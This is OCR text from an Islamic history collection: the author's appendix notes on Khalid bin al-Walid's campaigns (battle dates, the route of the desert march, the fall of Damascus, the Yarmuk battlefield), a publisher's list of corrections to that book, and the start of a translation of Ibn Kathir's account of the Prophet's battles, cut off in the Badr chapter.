The dates of some battles are given in the early accounts, but for others they are missing. We know that Khalid's march from Yamamah and the Battle of Kazima took place in Muharram; the Battles of the River, Walaja and Ulleis were fought in Safar; and Hira was conquered in Rabi-ul-Awwal. We also know the approximate date of Khalid's arrival at Firaz and the exact date of the Battle of Firaz.

The dates of the remaining battles, from Anbar to Zhumail, are not given. I have assessed these dates according to military judgement, as for the Campaign of the Apostasy. And since these are approximations, I have given these dates in weeks rather than in days.

Note 8: The Camel and Water

Early writers have described how, before this march began, many of the camels were made to drink vast quantities of water which they stored inside their bellies. These animals were then slaughtered on the march, a few every day, and the water in their bellies used for the horses.

This is an old legend and, strangely enough, believed up to this day. Actually the camel carries no water as a reservoir in any part of its body. The fact is that the muscle tissue of the camel holds a higher percentage of water than is the case with other animals, and thus the camel can go without water for longer periods than other animals without suffering dehydration. The legend of the water reservoir inside the camel, which the rider can use for survival as a last resort, is just that-*a legend*!

Note 9: The Route of the Perilous March

Certain present-day writers have given Khalid's route as the southern one, *i.e.* via Daumat-ul-Jandal. According to this version, Khalid marched from Hira to Daumat-ul-Jandal and then to Quraqir (and there is such a place about 70 miles north-west of Daumat-ul-Jandal). Thence he made the perilous march across unchartered desert to reach Eastern Syria.

Indeed some of the early writers have mentioned Daumat-ul-Jandal. Balazuri gives Daumat-ul-Jandal as the stage a next after Arak and just before Tadmur, which is clearly impossible. Tabari mentions one source as saying that from Hira Khalid went to Quraqir via Daumat-ul-Jandal, though in his main account of the march he makes no reference at

all to Daumat-ul-Jandal. Waqidi and Yaqubi in their description of this route entirely omit both Daumat-ul-Jandal and Quraqir.

The fact is that some of the early narrators confused this march with Khalid's operations against Daumat-ul-Jandal, which have been described in Part III of this book. They have even stated that it was on this march that he captured Daumat-ul-Jandal, which is incorrect.

The operative condition in Abu Bakr's instructions to Khalid was to march *with speed*. Going via Daumat-ul-Jandal, Khalid could not fulfil this condition as the move would take a long time to complete. And if he did go to Daumat-ul-Jandal, why should he not take the direct caravan route to Syria and join the Muslim forces deployed in the area of Busra and Jabiya? On this route there was no enemy on the way, his fears of which we have mentioned. Why should he risk the annihilation of the entire army by traversing an unchartered, waterless desert only about 20 or 30 miles east of the main caravan route? And why should he bypass the Muslim forces, which it was his task to contact and take under command, go deeper into hostile territory in Eastern Syria, and then fight his way back again to join the Muslim forces? This does not make sense.

Moreover, according to both Tabari (Vol. 2, p. 601) and Balazuri (p. 118), Khalid marched from Hira to Quraqir via Sandauda and Muzayyah. These two places are north-west of Hira, the distance to Muzayyah being about 200 miles. Why should Khalid travel this extra distance north-westwards from Hira and then turn south again to go to Daumat-ul-Jandal? This makes even less sense!

The correct general alignment of the route is given by Waqidi and Yaqubi and also by Tabari, except for his passing reference to one source relating to the route through Daumat-ul-Jandal. The route that I have described, i.e. the one leading directly from Iraq to Syria, was the quickest route; and Khalid's subsequent operations in Eastern Syria, which followed his entry into Syria, only make sense in the context of a march on this route. In fact clear indications of this route are given by:

a. Khalid's fears of being held up by Roman garrisons (Tabari: Vol. 2, p. 603).

b. Waqidi's mention of Khalid's traversing 'the land of Samawa', which is in the *Badiyat-ush-Sham* (the Desert of Syria), which covers Western Iraq and South-Eastern Syria (Waqidi: p. 14).

c. Tabari's statement that on completion of the march Khalid had left behind the frontiers of Rome and its garrisons facing Iraq.

d. Muthanna's accompanying Khalid up to Quraqir, which he would not have done if it were as far away as the border of North-Western Arabia.

Although the general alignment of the route can be deduced from historical accounts, no one can be absolutely certain about the exact route taken by Khalid. The route that I have here offered can only be generally correct, and may be out by several miles. Certain pointers used are explained below.

Arak is there even now in Syria, about 20 miles east-north-east of Palmyra. Suwa was a day's march from Arak, and the spring a day's march from Suwa. Thus the spring was about 50 miles from Arak, and this puts it at about the Bir Warid of today. Quraqir was

five days from the spring which means between 100 and 150 miles away. This gives us a bel in which Quraqir was located. Of course, this Quraqir is not there today and no one knows its precise location, but according to Yaqut (Vol. 4, p. 49) it was a valley and a watering place of the Bani Kalb in Samawa; and the land of Samawa is part of the Desert of Syria, as stated above. Thus this Quraqir was certainly in Western Iraq and not in North-Western Arabia.

In Western Iraq exist the ruins of several ancient towns and castles which are clearly shown on an archaeological map of Iraq prepared by the Iraqi Directorate General of Antiquities. West of Muzayyah lie Qasr-ul-Khubbaz, Qasr Amij and Qasr Muheiwir, the last one being 120 miles from Muzayyah; and although the ruins relate to the Parthian period, they are believed to have existed as watering places for caravans until well into the Muslim period. This is the route which Khalid's movement must have followed before the start of the Perilous March; and I place Quraqir at or near Qasr Muheiwir, on the Wadi Hauran. This place is 120 miles from the spring, which is about the distance of a five day's march of that period.

Note 10: Battle of Marj-us-Saffar

Waqidi says nothing in his account about the Battle of Marj-us-Suffar. Yaqubi (Vol. 2, p. 139) and Balazuri (p. 125), mention this battle as being fought before the conquest of Damascus.

Waqidi, strangely enough, describes two sieges of Damascus, the first one being abandoned after a short time, while all other historians have mentioned only one siege-the successful one. According to Waqidi (p. 18), Khalid came to Damascus from the north-east, *after* the Battle of Busra, fought the battle against Azazeer and Kulus who came out of Damascus to meet him in the open, and then invested Damascus (p. 21). But soon after, he raised the siege and marched to Ajnadein to fight Wardan.

Gibbon accepts this version of Waqidi but it does not appear to be really acceptable. In the context of the mission given to Khalid by the Caliph, of taking command quickly of the Muslim forces in Syria and fighting the Romans (whose most threatening concentration was at Ajnadein) such an action does not make sense. It is unthinkable that Khalid should first approach Damascus from the north-east and raid Marj Rahit; then bypass Damascus, march to Busra and capture Busra; then again approach Damascus from the north-east, fight Azazeer and Kulus and invest the city; then raise the siege and march to Ajnadein.

But the events described by Waqidi in the action against Azazeer and Kulus are real and correct. They did take place. So I have assumed that they took place before the one and only siege, and this was the Battle of Marj-us-Suffar.

Note 11: Date of Conquest of Damascus

Most early historians and practically all later ones, have given the fall of Damascus as occurring in Rajab, 14 Hijri (September 635). Waqidi is the only one of the early writers

who has placed it a year earlier, i.e. Rajab, 13 Hijri, and this I regard as correct. There are various pointers to this in the early accounts, most of which are linked with the death of Abu Bakr, which occurred on the 22nd of Jamadi-ul-Akhir, 13 Hijri, i.e. the month preceding the conquest of Damascus, and the removal of Khalid from the command of the army by Umar.

The letter which Umar wrote to Abu Ubaidah, appointing him the commander of the army, reached him while a great battle was in progress, and Abu Ubaidah withheld this information from Khalid until after the battle had been won. This battle could not have been that of Ajnadein, which was fought-and on this there is universal agreement-in Jamadi-ul-Awwal, 13 Hijri. Some writers have quoted sources saying that the event took place at Yaqusa. But this could not be correct either, as Yaqusa was just a one-day battle. Some who consider that the year of the Battle of Yarmuk was 13 Hijri have said that the letter reached Abu Ubaidah during this battle. This too is incorrect, as the Battle of Yarmuk was fought in 15 Hijri.

All the early historians have quoted some sources as saying that the letter reached Abu Ubaidah while the Muslims were besieging Damascus, and that he did not inform Khalid of this until after the surrender of the city. In my view this is correct; and if it is, then Damascus could not have fallen in Rajab, 14 Hijri, for this information regarding the change of command could not possibly have been concealed from the Muslims for a whole year. It could be concealed for a few weeks-certainly no more than a month-as I have assumed.

The pact with the Damascenes was signed by Khalid as the Muslim commander and witnessed by Abu Ubaidah. This pact was actually seen by Waqidi in the following century. There can be no question of this pact being signed by Khalid a year after his removal from command with Abu Ubaidah, the actual commander, only witnessing it.

According to Waqidi (p. 62), the oath of allegiance to Umar was taken by the Muslims at Damascus on the 3rd of Shaban, 13 Hijri, when they had finished with the siege of Damascus. And this was after the return of Khalid from his raid at Marj-ud-Deebaj; which came after the fall of Damascus.

Another point: The Battle of Fahl, according to every historian, was fought in Zu Qad, 13 Hijri, and all historians have quoted some sources as saying that this battle took place after the conquest of Damascus.

As for the duration of the siege of Damascus, historians disagree. It has been given variously as one year, six months, four months and 70 days. I put it at about a month. It could not have been very long, as then Heraclius would certainly have made more than one attempt to relieve the beleaguered garrison. If Heraclius could raise another large army for the battle of Fahl, fought in Zu Qad, 13 Hijri, he would certainly have used such an army for the relief of Damascus, had the siege continued till then. In any case, a garrison and a population so large could not have been victualled for a long siege in the three weeks which elapsed after the Battle of Ajnadein until the siege began. Here again Waqidi's version is the most sensible one.

Keeping all this in mind, we must conclude that Damascus fell on or about Rajab 20,13 Hijri, after a siege of one month.

Note 12: Yarmuk-Opposing Strengths

There is a difference of opinion about the strength of both armies at the Battle of Yarmuk. As frequently happens in such cases, there has been a tendency to show ones own strength as less than it was and the enemy strength as more than it was.

Let us first take the Roman strength. Muslim historians assess it as follows:

a. Tabari, in one place, (Vol. 2, p. 598, where he gives his main account of the battle) shows it as 200,000 men. Elsewhere (Vol. 3, p. 74) he quotes Ibn Ishaq as saying that it was a 100,000 including 12,000 Armenians and 12,000 Christian Arabs.

b. Balazuri (p. 140) gives the Roman strength as 200,000.

c. Waqidi (p. 107) exaggerates it to a fantastic figure, but his estimate of the Roman who used chains (30,000, p. 139) seems very reasonable.

As for Western writers, Gibbon (Vol. 5, p. 325), taking his material from early Byzantine sources, gives the Roman strength as 140,000 including 60,000 Christian Arabs.

There is obvious exaggeration on both sides, but less so on the Western side, because the Byzantines would know their own strength better than their opponents would. We should dismiss the figure of 200,000 as incorrect. Such a vast army could not possibly have been assembled on one battlefield; and the problems of the concentration, movement, supply and feeding of such a force, with the relatively primitive communications of the time, would be such that any staff officer entrusted with the task would promptly resign his commission! This point will be more apparent to the trained military mind than to the civilian reader.

On the Western side, too, there is an attempt to minimise the Roman strength, especially the European part of it-partly perhaps for reasons of racial pride. It is absurd to say that the Arab section of the army amounted to 60,000 men. Just the Arabs of Syria could hardly have produced such a numerous army, when the entire Muslim State, which included Arabia, the Yemen, Iraq and Gulf States, could only produce 40,000. This is therefore probably nothing more than an attempt to pass the blame on to the Arabs. It is noteworthy that while Gibbon gives the Christian Arab strength as 40 per cent, Ibn Ishaq (a reliable source) gives it as only 12 per cent.

Allowing for exaggeration on both sides, I believe that the Roman army was 150,000 strong. It is impossible to say how strong each contingent was, but in the absence of any data, I have assumed that each of the five armies which comprised the Roman army at Yarmuk (including the Christian Arab army of Jabla) was roughly a fifth of the total Roman strength. There is, of course, the possibility of some error in this assumption. As for the Muslim strength, Tabari in one place (Vol. 2, p. 592) gives it as 40,000 plus a reserve of 6,000. Elsewhere (Vol. 3, p. 74), he quotes Ibn Ishaq as saying that the Muslims numbered 24,000-this against 100,000 Romans. Balazuri (p. 141) agrees with Ibn Ishaq, while Waqidi (p. 144) places the Muslim strength at 41,000.

I doubt that it could have been more than Waqidi's figure, and in order to accommodate Balazuri and Ibn Ishaq, have given the Muslim strength as 40,000, i.e. Tabari's figure without the reserve. This gives a ratio of roughly one Muslim to four of the opposition.

Note 13: Battlefield of Yarmuk

Early historians do not say precisely where the Battle of Yarmuk was fought, and as a result, a dispute has arisen among later writers on this point. Some have given the battle-front as the Yarmuk River itself; others have put it a little south of the Yarmuk; yet others have placed it east of the Yarmuk. We shall take up these theories in turn.

No battle could be fought across the Yarmuk River. I have described the ravine, and one look at it would convince any observer of this statement. Cavalry just cannot cross the gorge, and infantry movement is only possible in single file, with soldiers picking their way carefully over the sides, skirting the precipices. This is out!

A battle south of the river-on this grand scale that is-is out of the question. The terrain consists of spurs, flanked by steep *wadis*, running down to the Yarmuk, and nothing more than small-scale actions and skirmishes are possible in this terrain. This could not be the place which Khalid described as "a plain suitable for the charge of cavalry". Moreover, if the battle had been fought south of the Yarmuk, the Romans would have been pushed into the Yarmuk rather than the Wadi-ur-Raqqad, and this did not happen.

As for a battle east of the Yarmuk, the terrain permits a great battle here, as it consists of an open plain, north of Dar'a. But there is no indication anywhere in the early accounts of the battle being fought here. In fact the pointers are against it, for as indicated below, they favour the geography of the field I have described. Moreover, the Wadi-ur-Raqqad is too far from the plain east of the Yarmuk (over 20 miles from where the Roman left wing would be) for Khalid to turn the Roman, left, defeat the Roman army in position, herd the Romans into the Raqqad and then destroy them, all in a one-day counter-offensive.

Now for the battlefield I have reconstructed. There are the following clear proofs:

a. Khalid's advice to Abu Ubaidah-which was accepted-to put Azra *behind* him. This means facing roughly west.

b. Abu Ubaidah, after taking up positions, wrote to Umar that their army was deployed "on the Yarmuk, near Jaulan". (Waqidi.-p. 118).

c. The position of the Roman camp near Jaulan, which is between the Raqqad, Lake Tiberius and the area to the north. And this was 11 miles from the Muslim camp, putting the Muslim camp a little east of where I have placed the battle-line.


d. The Hill of Samein, 3 miles south-west of the present Nawa, is now known as the Hill of Jamu'a (gathering) because, according to local tradition, on it a part of Khalid's army was gathered. This is the clearest indication of the battle-front, as in most Arab countries these traditions have been passed down accurately from father to son since the earliest times.

e. The manoeuvre, as it was conducted, ending at the Wadi-ur-Raqqad in a one-day counter-offensive, could only be possible, in time and space, from the central or west-central part of the Plain of Yarmuk.

f. The front could not have been further east because the Muslims would not then have been on the Yarmuk, which starts at Jalleen, behind where I have shown the Muslim left wing. Moreover, Dhiraar's outflanking movement on the night before the last day of battle would not have been possible if the Muslim army had been 20 miles away.

Hence the battle-front could only have been more or less as it has been described in the chapter on Yarmuk. This should not be out by more than a mile or so, except for the Hill of Jamu'a, which was definitely in Muslim hands.

Region Map of Khalid's Campaigns :



Errors/corrections:

What are the main errors or criticisms of the book then?

1) The main criticism of the book is that it may seem to some readers that the author has, unintentionally, played up a disagreement between Umar bin Al-Khattab (RA) and Khalid bin Al-Waleed. At parts throughout the book, it may seem to the reader that Khalid bin Al-Waleed actually did more for Islam or was of a higher status than Umar bin Al-Khattab (RA). At other points, the author seems to have shown, unintentionally, Umar bin Al-Khattab (RA) in a bad light. However, even though there were disputes and disagreements between the Companions of the Prophet (SAWS), it is part of the Islamic Aqeedah (Creed) that we remain silent about any mistakes they made and about anything that occurred between them, as the Prophet (SAWS) advised us in an authentic hadith:

"When my Companions are mentioned then withhold" [Sahih At-Tabarani]

From this hadith, the scholars derived that we should therefore mention their virtues and remain silent about any mistakes they made and about anything that occurred between them. See the section on the Excellence of the Companions for more ahadith regarding the virtues of the various Companions, and their ranks of excellence as described by the Prophet (SAWS). There is no doubt that Khalid bin Al-Waleed was one of the most excellent Companions of the Prophet (SAWS), who did much for Islam. However, there is absolutely no comparison between him and Umar bin Al-Khattab Al-Farooq, the Second Caliph, one of the ten promised Paradise and the one buried next to the Prophet (SAWS) to be raised up with him on the Day of Judgement.

2) Another error is when the author questions the judgement of Abu Bakr (RA) for sending out the army of Usama bin Zaid and beginning of the wars against apostasy.

3) The author mentions the widespread belief that Imam Hasan's (RA) wife poisoned him at order of Muawiyyah (RA). This is a historical distortion by the Shia, as the part on Imaam Hasan in the Excellence of the Companions section details.

We stress, however, that with the exception of these errors, the book is authentic and based on reliable, authoritative, Islamic sources.

THE BATTLES OF THE PROPHET

Ibn Kathir

غزوات الرسول

ابن كثير

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Translator's Note

Praise be to Allah. We thank Him, seek His Help and His forgiveness. We seek refuge in Allah from the evils within ourselves and that of our bad deeds. He whom Allah guides, is truly guided, and whom he Allah leaves to stray, none can guide him. I bear witness that there is no god but Allah and that Muhammad is His final Prophet.

In fact, the task of translation is not an easy one. Rather, it is a tremendous one, particularly when it is related to religion. So, I ask Allah to forgive my sins and dedicate this work for His Sake.

However, I would like to draw the attention of the readers to the following points:

a) This translation is not literal one. Rather, it is an abridged translation.

b) The translation of the Qur'anic verses are quoted from Yusuf `Ali's translation of *The Holy Qur'an*.

c) When I see it is necessary to comment on something I put it between square brackets: [t.].

d) This work is a part of Ibn Kathir's valuable work *Al-Bidayyah wan-Nihayyah*.

Finally, all praise is due to Allah, without Whose help and guidance nothing can be accomplished.

Translator

Preface to the First Edition

All praise is due to Allah and may peace and blessings be upon the Messenger of Allah, his family, his Companions, his followers and those who disseminate his call until the Day of Judgment.

There is no doubt that the life of the Messenger of Allah (peace and blessings of Allah be upon him) is an ideal example that every Muslim should adhere to. This meaning is clear in the Glorious Qur'an when Allah, Most High, says,

﴿لَّقَدْ كَانَ لَكُمْ فِي رَسُولِ ٱللَّهِ أُسْوَةٌ حَسَنَةٌ لِّمَن كَانَ يَرْجُواْ ٱللَّهَ وَٱلْيَوْمَ ٱلْآخِرَ وَذَكَرَ ٱللَّهَ كَثِيرًا ﴿٢١﴾﴾ [الأحزاب: ٢١]

﴿Ye have indeed in the Messenger of Allah an excellent exampler for him who hopes in Allah and the Final Day, and who remembers Allah much.﴾

(Al-Ahzab: 21)

Therefore, **Dar Al-Manarah** works hard to translate the well-reputed works that relate to the Messenger of Allah (peace and blessings of Allah be upon him) and his *Siyrah*. The book in hand is one of these important works. So, we hope that this book will promote a better understanding of Islam all over the world.

Also, we ask our beloved readers to read this valuable book with attentive minds so as to get the benefit therefrom.

The last of our supplication is: Praise be to Allah, the Lord of the worlds.

Dar Al-Manarah Director

M. `Uthman

Preface to the Second Edition

Praise be to Allah, the Lord of the worlds. And, may peace and blessings of Allah be upon Prophet Muhammad and upon his family, his Companions, his followers until the Day of Judgment!

In fact, it gives us great pleasure to republish this invaluable work, *the Battles of the Prophet*. To me, it is a sign of people's love and esteem to our honorable Prophet (peace and blessings of Allah be upon him) that this book proved salable.

In this edition, however, we have added the Arabic texts of the Qur'anic verses in order to facilitate and encourage reading the Glorious Qur'an in its very language, Arabic.

May Allah accept this work from us and render it totally for His Sake!

Dar Al-Manarah Director

M. `Uthman

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Introduction

Studying the battles of the Prophet (peace and blessings of Allah be upon him) is of great importance. `Ali Ibn Al-Husain (may Allah be pleased with him) said, "We used to teach the battles of the Prophet (peace and blessings of Allah be upon him) equally as we used to teach the *Surah* of the Glorious Qur'an."

Az-Zuhari, likewise, said, "In studying the battles (of the Prophet) lies the knowledge of this world as well as the Hereafter."

Mu`amar narrated that Az-Zuhari said, "After the migration of the Prophet (peace and blessings of Allah be upon him) to Madinah, the first Qur'anic verse revealed regarding fighting in the way of Allah, Most High, was,

﴿أُذِنَ لِلَّذِينَ يُقَـٰتَلُونَ بِأَنَّهُمْ ظُلِمُوا۟ ۚ وَإِنَّ ٱللَّهَ عَلَىٰ نَصْرِهِمْ لَقَدِيرٌ ﴿٣٩﴾﴾ [الحج: ٣٩]

﴿To those against whom war is made, permission is given to fight, because they are wronged, and verily Allah is Most Powerful for their aid.﴾

(Al-Hajj: 39)

Then, the first battle the Prophet (peace and blessings of Allah be upon him) fought was Badr on

Friday, 17th Ramadan, 2 AH; then Banu An-Nadir; then Uhud (3 AH); then Khaibar (6 AH); then the conquest of Makkah (8 AH); and then Hunain (8 AH). The Prophet (peace and blessings of Allah be upon him) launched 11 battles in which he did not set out with the fighters, those battles are: Al-Abwa' (the first battle of the Prophet), Al-`Aashirah, Ghatfan, Banu Sulaim, Al-Abwat, the first Badr, At-Ta'if, Al-Hudaibiyyah, As-Safra', and Tabuk.

According to Al-Bukhari, Ibn Ishaq said, "The first battle the Prophet (peace and blessings of Allah be upon him) fought was the battle of Al-Abwa'; then Buwat; and then Al-'Ashira."

Al-Bukhari narrated also on the authority of Abu Ishaq who said, "Once, I was sitting beside Zaid Ibn Al-Arqam, he was asked, 'How many battles did the Prophet undertake?' Zaid replied, 'Nineteen.' They said, "In how many battles did you join him?' He replied, 'Seventeen.' I asked, 'Which of these was the first?' He replied, 'Al-`Ashira or Al-`Ashirau.'"

Buraida narrated that he fought sixteen battles with the Messenger of Allah (peace and blessings of Allah be upon him).

In his *Sahih*, Muslim narrated that Buraida said that the Messenger of Allah (peace and blessings of Allah be upon him) undertook nineteen battles and participated in fighting in eight battles.

Moreover, Buraida said that his father narrated that the Messenger of Allah (peace and blessings of Allah be upon him) undertook seventeen battles and participated in fighting in eight battles: Badr, Uhud, Al-Ahzab, Al-Muraisi`, Qadid, Khaibar, the conquest of Makkah, and Hunain.

The Great Battle of Badr

غزوة بـــدر

The Expedition of `Abudllah Ibn Jahsh: A Root-Cause of the Great Battle of Badr

Ibn Ibn Ishaq narrated that the Messenger of Allah (peace and blessings of Allah be upon him) sent `Abdullah Ibn Jahsh Ibn Ri'ab Al-Asdi in the month of Rajab on his return from the first Badr. He (peace and blessings of Allah be upon him) sent with him eight men from *Al-Muhajreen*. The names of the eight *Muhajreen* were Abu Huzaifah Ibn `Utbah, `Akashah Ibn Mihsin, `Utbah Ibn Ghazwan, Sa`d Ibn Abi Waqqas, `Amir Ibn Rabi`ah Al-Wa'ili, Waqid, Ibn `Abdullah Ibn `Abd Manaf, Khalid Ibn Al-Bakir, and Sahl Ibn Baida' Al-Fihri.

Ibn Ishaq continued saying that the Messenger of Allah (peace and blessings of Allah be upon him) wrote for Ibn Jahsh a letter and ordered him not to look at it until he had journeyed for two days, to carry out what he was ordered to do, and not to compel any one of his companions to do so. Having journeyed for two days, Ibn Jahsh opened the letter which said: "When you read my letter proceed forward until you reach Nakhlah between Makkah and At-Ta'if so as to lie in wait there for Quraish and find out to us their news." When he read the

letter he said, "I'm the one who listens (the orders of his leader) and obeys." Then he told his companions what the letter said and declared, "He - the Messenger of Allah - has forbidden me to force any one of you do so; thus if anyone wishes for the martyrdom, let him proceed forward; and he who does not, let him go back; as for me I'm going to carry out what the Messenger of Allah has ordered me."

He, Subsequently, proceeded forward and so did all his companions. He journeyed along the Hijaz until at a mine called Bahran above Al-Furu`, Sa`d Ibn Abi Waqqas and `Utbah Ibn Ghazwan lost the camel which they were riding by turns, so they stayed behind to look for it, while `Abdullah and the rest of his companions proceeded until they reached Nakhlah. A caravan of Quraish, in the meanwhile, passed by them. The Quraishi men in that caravan were `Amr Ibn Al-Hadrami, `Uthman Ibn `Abdullah Ibn Al-Mughirah Al-Makhzumi and his brother Naufal, and Al-Hakam Ibn Kaisan, freedman of Hisham Ibn Al-Mughirah.

When the caravan saw them - Ibn Jahsh and his companions - they were afraid of them because they had camped near them. `Akashah, however, appeared to them with his shaved hair, and when they saw him they felt safe and `Ammar said, "They would cause you no harm - he thought that they were pilgrims."

On their part, they Companions took council among themselves, for this was the last day of Rajab, and they said, "If you leave them alone tonight they will get into the prohibited Area and will be safe from you; and if you kill them, you will kill them in the prohibited Month." Consequently, they were hesitant and feared to attack them. Then, they encouraged each other and decided to kill as many as they could of them and take what they had. Waqid Ibn `Abdullah shot `Amr Ibn Al-Hadrami with an arrow which caused the latter to die; `Uthman Ibn `Abdullh and Al-Hakim Ibn Kisan were captured while Naufal Ibn `Abdullah escaped.

`Abdullah Ibn Jahsh and his companions proceeded back to Madinah with the caravan and the two prisoners until they reached the Messenger of Allah (peace and blessings of Allah be upon him).

Someone of `Abdullah's family reported that he said to his companions, "A fifth of what we have taken belongs to the Messenger of Allah (peace and blessings of Allah be upon him)." This was before the revelation of the Qur'anic verse that decides the way of dividing the booty. Therefore, `Abdullah set apart for the Messenger of Allah (peace and blessings of Allah be upon him), a fifth of the caravan, and divided the rest among his companions.

When the Qur'an came down with the way that should adhered to in dividing the booty, it was in agreement with what `Abdullah Ibn Jahsh had done.

When they came to the Messenger of Allah (peace and blessings of Allah be upon him), he said, "I have not commanded you to fight in the prohibited Month." Thereupon, he held the caravan and the two prisoners in suspense and refused to take anything from. When the Messenger of Allah (peace and blessings of Allah be upon him) said this, the men were in despair and thought that they were doomed. Their Muslim brothers reproached them for what they had done. Quraish, likewise, said that Muhammad and his Companions have violated the prohibited Month, shed blood therein, taken booty, and captured men. Muslims, who were in Makkah, defended them, saying, "They had done it in the month of Sha`ban." The Jews turned this raid into an omen against the Messenger of Allah (peace and blessings of Allah be upon him) by saying that `Amr Ibn Al-Hadrami whom Waqid Ibn `Abdullah had killed meant *`Amaratul-harb* (war has come to life), Al-Hadrami meant *Hadaratul-harb* (war is present), and Waqid meant *Waqadatul-harb* (war is kindled).

Allah, Most High, turned this against them, not for them; and when there was much talk about it, Allah sent down to His Messenger (peace and blessings of Allah be upon him) the following Qur'anic verse,

﴿يَسْـَٔلُونَكَ عَنِ ٱلشَّهْرِ ٱلْحَرَامِ قِتَالٍ فِيهِ ۖ قُلْ قِتَالٌ فِيهِ كَبِيرٌ
وَصَدٌّ عَن سَبِيلِ ٱللَّهِ وَكُفْرٌۢ بِهِۦ وَٱلْمَسْجِدِ ٱلْحَرَامِ وَإِخْرَاجُ

أَهْلِهِۦ مِنْهُ أَكْبَرُ عِندَ ٱللَّهِ ۚ وَٱلْفِتْنَةُ أَكْبَرُ مِنَ ٱلْقَتْلِ ۗ وَلَا يَزَالُونَ يُقَٰتِلُونَكُمْ حَتَّىٰ يَرُدُّوكُمْ عَن دِينِكُمْ إِنِ ٱسْتَطَٰعُوا۟ ۚ وَمَن يَرْتَدِدْ مِنكُمْ عَن دِينِهِۦ فَيَمُتْ وَهُوَ كَافِرٌ فَأُو۟لَٰٓئِكَ حَبِطَتْ أَعْمَٰلُهُمْ فِى ٱلدُّنْيَا وَٱلْءَاخِرَةِ ۖ وَأُو۟لَٰٓئِكَ أَصْحَٰبُ ٱلنَّارِ ۖ هُمْ فِيهَا خَٰلِدُونَ ﴿٢١٧﴾ [البقرة: ٢١٧]

﴿They ask thee concerning fighting in prohibited Month. Say, 'Fighting therein is a grave (offence). But graver is it in the sight of Allah to prevent access to the path of Allah, to deny Him, to prevent access to the sacred Mosque, and drive out its members. Tumult and oppression is worse than slaughter. Nor will they cease fighting you until they turn you back from your faith if they can.﴾

(Al-Baqarah: 217)

This Qur'anic verse means that if you have killed in the prohibited Month, they have kept you back from the way of Allah with their unbelief in Him, and from the sacred Mosque, and have driven you from it when you were its people. This is a more serious matter in the sight of Allah than the killing of those of them whom you have slain. *﴿Tumult and oppression is worse than slaughter,﴾* means that the unbelievers used to seduce the Muslim in his religion until they made him return to unbelief after

believing, and that is worse in the sight of Allah than killing. They used to persist in doing so without repentance. Allah, Most High, says,

> ﴿*Nor will they cease fighting you until they turn you back from your faith if they can.*﴾

Ibn Ishaq continued saying that when the Glorious Qur'an came down about that and Allah relieved the Muslims of their anxiety in the matter, the Messenger of Allah (peace and blessings of Allah be upon him) took the caravan and the prisoners. Quraish sent to him to redeem `Uthman and Al-Hakam, and the Messenger (peace and blessings of Allah be upon him) said, "We will not let you redeem them until our two companions come, meaning Sa`d and `Utbah, for we fear on them on your account. If you kill them, we will kill your two friends." So, when Sa`d and `Utbah turned up, the Messenger of Allah (peace and blessings of Allah be upon him) let them redeem them.

As for Al-Hakam, he became a good Muslim and stayed with the Messenger of Allah (peace and blessings of Allah be upon him) until he was killed a martyr at Bi'r Ma`unah. `Utheman went back to Makkah and died there as unbeliever.

Ibn Ishaq added that when `Abdullah and his companions were relieved of their anxiety when the Qur'an came down, they were anxious for reward and therefore asked the Messenger of Allah (peace

and blessings of Allah be upon him) saying, "Oh Messenger of Allah, can we hope that it will count as a raid for which we shall be given the reward of the *Mujahideen*?" Then, Allah, Most High, revealed the following Qur'anic verse,

﴿إِنَّ ٱلَّذِينَ ءَامَنُواْ وَٱلَّذِينَ هَاجَرُواْ وَجَٰهَدُواْ فِى سَبِيلِ ٱللَّهِ أُوْلَٰٓئِكَ يَرْجُونَ رَحْمَتَ ٱللَّهِ ۚ وَٱللَّهُ غَفُورٌ رَّحِيمٌ ﴿٢١٨﴾﴾

[البقرة: ٢١٨]

Those who believe and those who suffered exiles and fought (and strove and struggled) in the path of Allah, - they have the hope of the Mercy of Allah: and Allah is Oft-forgiving, Most Merciful.

(Al-Baqarah: 218)

In this verse, Allah gave them the greatest hopes therein.

The Occasion of the Battle

In more than one Qur'anic verse, Allah, Most High, refers to the Battle of Badr. For example, He, Most High, says,

